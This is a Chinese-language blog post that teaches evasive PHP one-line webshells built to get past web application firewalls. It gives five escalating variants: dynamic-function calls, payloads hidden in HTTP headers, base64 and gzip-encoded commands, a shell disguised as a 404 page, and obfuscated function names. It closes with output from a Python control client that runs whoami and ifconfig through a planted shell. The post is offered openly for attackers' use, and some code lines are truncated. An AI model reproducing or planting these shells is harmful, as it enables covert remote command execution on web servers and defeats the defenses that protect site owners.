

Bypass.World

无特征过狗一句话猥琐思路

📅 2017-01-12 | 📁 [Shell](#)


苍天已死，waf当道。如今常规一句话已经越来越不能满足各位大佬(scriptkids)的欲望了。像什么eval(\$_POST[xx])简直low爆了，来跟我学新的姿势吧～～

0x01、姿势一

我们知道php动态函数很有意思，那么你猜到了，姿势一就是：

```
1 <?php $_POST['xx']($_POST['oo']);?>
```


注意xx参数设置成eval是不行的哦，让我们来看看效果：



0x02、姿势二


关键词是过滤了，但是你老是post一些奇奇怪怪的东西，人家几万块买的waf也不是吃白饭的啊。好好好你丑你说什么都是对的，我们不post了，getallheaders函数能够获取请求头内容，来试试新家伙：

```
1 <?php eval(getallheaders()['Accept-Language']);>
```



当然你要是猥琐到这样，那恭喜你，你已经学会举一反三了。。。


```
1 <?php $a=getallheaders()['xxx'];$a(getallheaders()['ooo']);>
```



0x03、姿势三

遇到一般的waf可能上个姿势就能 bypass了，但是还是会有一些臭不要脸的waf会检测http请求头里的内容，咱们还是从技术角度出发来看看这个问题怎么绕过，猥琐的人可能首先想到了base64，更猥琐的人可能想到了各种自写函数进行编码、替换，但是我见过最猥琐的思路是gzuncompress和gzcompress函数，话不多说我们先放shell：

```
1 <?php eval(gzuncompress(base64_decode(getallheaders()['xx'])));>
```




http headers的里面的xx字段看起来像base64编码（其实他就是base64编码），但是解开之后发现是乱码，waf识别不出来里面的内容，哈哈是不是够猥琐呢。。如果你要是还嫌不够猥琐，那么来吧，互相伤害吧：

```
1 <?php $xx=gzuncompress(base64_decode(getallheaders()['xx']));$xx(gzuncompress(base64_dec
```

0x04、姿势四

目前为止，这个shell在传输过程中已经没有任何特征了，但是管理员毕竟是吃白饭的，某日浏览小黄文可能无意间发现你的shell，一堆什么莫名的base64函数和查了半天资料也搞不懂的gzuncompress函数，管理员手一抖说不定就给删了呢，这时候你需要伪装你的shell，伪装成404是个比较安全的方法，为了防止管理员访问shell时出现未提交相应的http header导致php报错，我们再加上if判断，完整的shell如下：

```
1  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
2  <html><head>
3  <title>404 Not Found</title>
4  </head><body>
5  <h1>Not Found</h1>
6  <p>The requested URL was not found on this server.</p>
7
8  ...
9
10 <?php
11 $xx=getallheaders()['xx'];
12 $oo=getallheaders()['oo'];
13 if($xx!="" and $oo!=""){
14     $xx=gzuncompress(base64_decode($xx));$xx(gzuncompress(base64_decode($oo)));
15 }
16 >
17 </body></html>
```



0x05、姿势五

可能你厌倦了每次提交数据都需要进行手动编码再提交。技术的目的本身就是机器代替手工，那好用python来写一个我们专属的一句话控制端吧。不过在这之前我们需要再此改进我们的shell，使其变得更加隐蔽，更加实用。最新版的shell如下：

```
1  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
2  <html><head>
3  <title>404 Not Found</title>
4  </head><body>
5  <h1>Not Found</h1>
6  <p>The requested URL was not found on this server.</p><?php
7  //ZUp4THFyVH15eS9LVGN5ckF3QVZGZ1Av;
8  $error0="404_not_found";
9  $error1="400_not_found";
10 $error2="302_not_found";
11
12 ...
13
14 $_="\x6d\x64\x35";
15 $__=$_($_.$_.$_);
16 $header_errors=chr(103).substr($__,14,1)."t".chr(97)."lh".substr($__,14,1)."aders";
17 $base_errors=chr(98)."\x61".chr(115).substr($__,14,1)."6"."\x34"."_".chr(100)."\x65"."c
18 $gz_errors="\x67\x7a".chr(117).chr(110)."com"."\x70\x72\x65\x73\x73";
19 if($header_errors()[$error1]!="" and $header_errors()[$error2]!=""){
20 echo $error0;
21 $error=$gz_errors($base_errors($base_errors($header_errors()[$error2])));$error($gz_err
22 echo $error0;}>
23 </body></html>
```

我们看到其实和上个姿势的差别主要是加了一些混淆，像base64、gzuncompress等这些函数都进行了动态组合，更具有迷惑性，另外执行命令前后分别有一次echo进行输出，这主要是方便我们的一句话客户端在获取服务器相应内容后能够利用正则截取真正的执行结果，而不是多了一些其他的html之类的没用的内容。

附下我们客户端的执行效果：

```
python biubiubiu.py
-----
亦可赛艇!!!
                                     --by:Normal.Chew
passwd:
login!
-----
the database is normal
the db_tables is normal
This is the main menus,input your command,hava fun!

-----
help      just this.
list      list all your shells.
live      test shell is live
add        add a new shell.
del        del a existing shell.
exit      exit biubiubiu.
conn      connect shell.
-----
biubiubiu:conn
this is your shell list:

1         http://127.0.0.1/1.php
2         http://localhost/2.php
3         http://127.0.0.1/2.php
4         http://127.0.0.1/2.php

input id to connect shell:1
shell:system('whoami')
_www

shell:system('ifconfig')
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
    options=1203<RXCSUM,TXCSUM,TXSTATUS,SW_TIMESTAMP>
    inet 127.0.0.1 netmask 0xff000000
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
    nd6 options=201<PERFORMNUD,DAD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,STPLEX,MULTICAST> mtu 1500
```

ps : 客户端目前只写了个小框架，后面功能稍微完善点之后会放给大家玩的。

[# 免杀](#) [# Shell](#) [# php](#)

[◀ 使用Hexo搭建个人博客](#)

[完美解决多说HTTPS问题 ▶](#)

© 2016 - 2017 ♥ Norman.Chew